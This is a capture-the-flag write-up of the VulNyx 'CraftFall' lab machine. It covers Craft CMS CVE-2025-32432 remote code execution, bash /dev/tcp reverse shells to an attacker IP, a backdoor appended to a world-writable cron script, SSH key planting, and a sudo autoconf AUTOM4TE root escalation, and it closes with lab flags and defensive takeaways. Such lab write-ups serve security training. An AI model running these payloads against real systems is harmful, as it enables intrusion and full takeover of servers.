CraftFall | VulNyx Writeup
Table of Contents
Overview

CraftFall is a medium VulNyx machine that focuses on Craft CMS exploitation, remote code execution, scheduled-task abuse, lateral movement, SSH access, and sudo-based privilege escalation.
Key Vulnerabilities
- Craft CMS 5.6.16 Version Disclosure
- CVE-2025-32432
- Unauthenticated Remote Code Execution
- Reverse Shell as
www-data - Hidden Scheduled Task
- World-Writable Scheduled Script
- Privilege Escalation to
zer0arc4 - SSH Key-Based Access
- Misconfigured
sudoPermission autoconfPrivilege EscalationAUTOM4TEEnvironment Variable Abuse- Root Privilege Escalation
🔎 Enumeration
Nmap Scan
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.82
Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.82
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-20 00:47 -0700
Nmap scan report for 192.168.1.82
Host is up (0.015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.68
|_http-title: Did not follow redirect to http://craft.nyx/
|_http-server-header: Apache/2.4.68 (Debian)
MAC Address: 08:00:27:D8:60:76 (Oracle VirtualBox virtual NIC)
Service Info: Host: 192.168.1.82; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.97 seconds
Findings
- 22/tcp → SSH running OpenSSH 10.0p2
- 80/tcp → HTTP running Apache 2.4.68
- Port 80 redirects to:
http://craft.nyx/
The domain identified from the scan is:
craft.nyx
🌐 Web Enumeration
Opening the target IP directly in a browser:
Results in a connection error because the web server expects the hostname:
Hosts Configuration
echo "192.168.1.82 craft.nyx" | sudo tee -a /etc/hosts
Now open:
http://craft.nyx
The website displays the default Craft CMS page.
Directory Enumeration
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u http://craft.nyx/FUZZ -recursion -recursion-depth 2
Interesting Findings
$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u http://craft.nyx/FUZZ -recursion -recursion-depth 2

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://craft.nyx/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 314, Words: 21, Lines: 10, Duration: 123ms]
.htpasswd               [Status: 403, Size: 314, Words: 21, Lines: 10, Duration: 242ms]
.htaccess               [Status: 403, Size: 314, Words: 21, Lines: 10, Duration: 314ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1227ms]
index                   [Status: 200, Size: 6248, Words: 2136, Lines: 191, Duration: 1291ms]
index.php               [Status: 200, Size: 6248, Words: 2136, Lines: 191, Duration: 1619ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 2465ms]
server-status           [Status: 403, Size: 314, Words: 21, Lines: 10, Duration: 157ms]
:: Progress: [4751/4751] :: Job [1/1] :: 34 req/sec :: Duration: [0:02:36] :: Errors: 0 ::
The /admin endpoint exposed the Craft CMS login page.
Navigate to:
http://craft.nyx/admin
A Craft CMS login page is displayed.
Craft CMS does not provide universal default administrator credentials, so no login credentials are available at this stage.
🧩 Craft CMS Identification
Return to the main page and inspect its source code.
The page contains a reference to the Craft CMS documentation:
https://craftcms.com/docs/5.x/
This indicates that the application is using Craft CMS 5.x.
The exact version is not immediately disclosed, so the next step is to investigate known vulnerabilities affecting Craft CMS 5.x.
⚠️ CVE-2025-32432
Research identified:
CVE-2025-32432
CVE-2025-32432 is a critical remote code execution (RCE) vulnerability in Craft CMS that affects versions 3.0.0-RC1–3.9.14, 4.0.0-RC1–4.14.14, and 5.0.0-RC1–5.6.16. The flaw allows an unauthenticated remote attacker to execute arbitrary code on the server.
This vulnerability affects Craft CMS versions before the fixed release
Craft CMS 5.6.17Therefore, the target is maybe vulnerable to CVE-2025-32432.
🧪 Obtain the Exploit
An exploit for the vulnerability is available from the GitHub repository referenced during the enumeration process.
Download the exploit:
wget https://github.com/theeomega/CVE-2025-32432-POC/blob/main/exploit.py
The exploit can then be used to test whether the target is vulnerable.
💻 Verify Remote Code Execution
Execute the exploit and run the id command:
python3 exploit.py -u http://craft.nyx/ -c "id"
Output
uid=33(www-data) gid=33(www-data) groups=33(www-data)
This confirmed remote command execution as www-data.
📡 Reverse Shell
Start a Netcat listener on the attacker machine.
rlwrap nc -lnvp 443
Listener
listening on [any] 443 ...
Execute the reverse-shell payload:
python3 exploit.py -u http://craft.nyx/ -c "bash -c 'bash -i > /dev/tcp/192.168.1.28/443 0>&1'"
The listener receives a connection from the target.
listening on [any] 443 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.82] 45144
id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Craftfall
We successfully obtain a reverse shell as: www-data
🖥️ TTY Upgrade
The initial reverse shell is functional, but it does not provide a fully interactive terminal. Upgrade it to a more stable TTY.
Run:
script /dev/null -c bash
Press: Ctrl + Z
Then run:
stty raw -echo; fg
Reset the terminal:
reset xterm
Set the terminal type:
export TERM=xterm
Set the Bash environment variable:
export BASH=bash
The reverse shell is now upgraded to a more interactive TTY.
🔍 Initial Privilege Enumeration
Check for SUID binaries:
find / -type f -perm -4000 2>/dev/null
Result
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/sudo
/usr/bin/chsh
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
No immediately useful SUID binary is identified.
Check Linux capabilities:
getcap -r / 2>/dev/null
No useful capabilities are returned.
Check sudo permissions:
sudo -l
Result
[sudo] password for www-data:
sudo: a password is required
No usable sudo permission is available for www-data.
👤 Local User Enumeration
Check the local users that have Bash as their login shell.
cat /etc/passwd | grep "bash"
Result
www-data@Craftfall:/tmp$ cat /etc/passwd | grep "bash"
root:x:0:0:root:/root:/bin/bash
zer0arc4:x:1000:1000:zer0arc4,,,:/home/zer0arc4:/bin/bash
www-data@Craftfall:
The interesting local user is: zer0arc4
with UID:
1000
🔍 Hidden Cron Job Enumeration
Standard cron enumeration did not reveal a useful privilege-escalation path.
Therefore, use pspy64 to monitor processes and identify scheduled tasks.
Download pspy64:
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
Make it executable:
chmod +x pspy64
Run it:
./pspy64
pspy Output
www-data@Craftfall:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2026/09/20 09:42:02 CMD: UID=33    PID=1097   | ./pspy64
2026/09/20 09:42:02 CMD: UID=0     PID=1096   |
2026/09/20 09:42:02 CMD: UID=0     PID=1026   |
2026/09/20 10:22:43 CMD: UID=0     PID=1      | /sbin/init
2026/09/20 10:22:54 CMD: UID=0     PID=945    | /sbin/init
2026/09/20 10:22:54 CMD: UID=1000  PID=946    | /bin/bash /usr/local/bin/zer0arc4-job.sh
2026/09/20 10:24:00 CMD: UID=0     PID=963    | /sbin/init
2026/09/20 10:24:00 CMD: UID=1000  PID=964    | /bin/bash /usr/local/bin/zer0arc4-job.sh
The process:
/bin/bash /usr/local/bin/zer0arc4-job.sh
is executed periodically as:UID=1000
which belongs to:zer0arc4
This gives us a potential path to move from www-data to the zer0arc4 account.
📝 Inspect Scheduled Script
Check the permissions of the scheduled script:
ls -la /usr/local/bin/zer0arc4-job.sh
Result
-rwxrwxrwx 1 zer0arc4 zer0arc4 348 Sep 20 10:03 /usr/local/bin/zer0arc4-job.sh
The file has: -rwxrwxrwx permissions, meaning it is writable by the owner, group, and other users.
Read the contents:
cat /usr/local/bin/zer0arc4-job.sh
Result
#!/bin/bash
echo "zer0arc4 scheduled task executed: $(date)" >> /tmp/zer0arc4-job.log

#       Hi dude,
#       The machine is almost 70% complete! The actual vulnerability is in Craft CMS 5.6.16 itself.
#       Make sure to escalate to root to fully complete the machine.
#       Feel free to share your feedback or suggestions on Discord.
#       Thanks!
#       - zer0arc4.
The script normally records its execution time in: /tmp/zer0arc4-job.log
The important observation is that the script is writable and is periodically executed as the zer0arc4 user.
🐚 Privilege Escalation to zer0arc4
Start another Netcat listener on port 4444.
nc -lnvp 4444
Append a Bash reverse shell to the writable scheduled script:
echo "bash -c 'bash -i > /dev/tcp/192.168.1.28/4444 0>&1'" >> /usr/local/bin/zer0arc4-job.sh
Verify that the payload was appended:
tail -1 /usr/local/bin/zer0arc4-job.sh
Wait for the scheduled task to execute. When the scheduled task executed, the reverse shell connected back.
The listener receives a connection:
listening on [any] 4444 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.82] 53986
id
uid=1000(zer0arc4) gid=1000(zer0arc4) groups=1000(zer0arc4),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev)
We successfully obtain a shell as:
zer0arc4
🔐 SSH Access as zer0arc4
The user already had an .ssh directory containing SSH-related files.
The existing private key is protected by a passphrase, so create a new SSH key pair.
Generate a new key:
ssh-keygen
Copy the new public key to authorized_keys:
cp id_ed25519.pub authorized_keys
Transfer the private key to the attacker machine and change the mod of the file
chmod 600 id_ed25519
🔐 SSH Access as zer0arc4
Use the newly generated private key to establish a normal SSH session.
ssh -i id_ed25519 zer0arc4@192.168.1.82
SSH Session
$ ssh -i id_ed25519 zer0arc4@192.168.1.82
Enter passphrase for key 'id_ed25519':
Linux Craftfall 6.12.107+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.107-1 (2026-08-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Sep 20 11:40:21 2026 from 192.168.1.28
zer0arc4@Craftfall:~$ id ; hostname
uid=1000(zer0arc4) gid=1000(zer0arc4) groups=1000(zer0arc4),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),104(bluetooth)
Craftfall
We have successfully obtained a stable SSH session as: zer0arc4
⬆️ Privilege Escalation to Root
Sudo Enumeration
Check the sudo permissions available to zer0arc4.
sudo -l
Result
zer0arc4@Craftfall:~$ sudo -l
Matching Defaults entries for zer0arc4 on Craftfall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty, env_keep+="SSH_CONNECTION SSH_TTY", !requiretty

User zer0arc4 may run the following commands on Craftfall:
    (root) NOPASSWD: /usr/bin/autoconf
zer0arc4@Craftfall:~$
The important permission is:
(root) NOPASSWD: /usr/bin/autoconf
Therefore, zer0arc4 can execute /usr/bin/autoconf as root without entering a password.
💀 Exploiting autoconf
GNU Autoconfgenerates configuration scripts fromconfigure.actemplates. The allowedautoconfexecution can be abused by controlling theAUTOM4TEenvironment variable.
Create a shell payload:
echo /bin/sh >/tmp/temp-file
Make it executable:
chmod +x /tmp/temp-file
Create an empty configure.ac file:
touch configure.ac
Execute autoconf through sudo while setting AUTOM4TE to the malicious executable:
sudo -u root AUTOM4TE=/tmp/temp-file autoconf
The command spawns a root shell.
root@Craftfall:/home/zer0arc4# id ; hostname
uid=0(root) gid=0(root) groups=0(root)
Craftfall
The UID is:0confirming that we have successfully obtained root privileges.
The machine was fully rooted.
🏁 User Flag
f9020bb83315a9de45629cf310434d18
🏁 Root Flag
b0c8813f766879ea210fdc8cd8c9c85c
🧾 Summary
| Stage | Technique |
|---|---|
| Network Enumeration | Nmap |
| Web Enumeration | FFUF |
| CMS Identification | Craft CMS |
| Version | Craft CMS 5.6.16 |
| Initial Access | CVE-2025-32432 |
| Execution | Remote Code Execution |
| Initial User | www-data |
| Scheduled Task Discovery | pspy64 |
| Weak Permission | World-writable script |
| Privilege Escalation | www-data → zer0arc4 |
| Stable Access | SSH key |
| Sudo Enumeration | sudo -l |
| Privileged Binary | autoconf |
| Sudo Permission | NOPASSWD |
| Final Escalation | AUTOM4TE |
| Final User | root |
🚀 Key Takeaways
- Perform a full TCP port scan during initial enumeration.
- Check
/etc/hostswhen a web service redirects to a hostname. - Enumerate web applications and administrative endpoints.
- Identify the exact application and version before searching for vulnerabilities.
- Craft CMS 5.6.16 was the entry point through CVE-2025-32432.
- Upgrade unstable reverse shells to a proper TTY.
- Use process-monitoring tools such as
pspy64to identify hidden scheduled tasks. - Scheduled scripts must never be writable by unprivileged users.
- SSH keys can provide stable access after obtaining a local user shell.
- Always inspect
sudo -lafter gaining a local user shell. - Environment variables can become security-sensitive when privileged binaries are allowed through sudo.
- Misconfigured
NOPASSWDpermissions can lead to complete system compromise.

Related Posts
Alpine | VulNyx Writeup
Compromised the Alpine machine by discovering exposed SSH credentials, gaining access as developer, recovering a …
Zerotrace | VulNyx Writeup
Compromised the ZeroTrace machine by discovering a hidden .admin directory and exploiting LFI to enumerate /proc …
Safeguard | VulNyx Writeup
Compromised the Safeguard machine by exploiting Apache Tomcat 10.1.34 through CVE-2025-24813 to obtain a tomcat shell, …
TheDoor | VulNyx Writeup
Compromised TheDoor by abusing anonymous FTP to obtain an information-disclosing email, discovering hidden numbered web …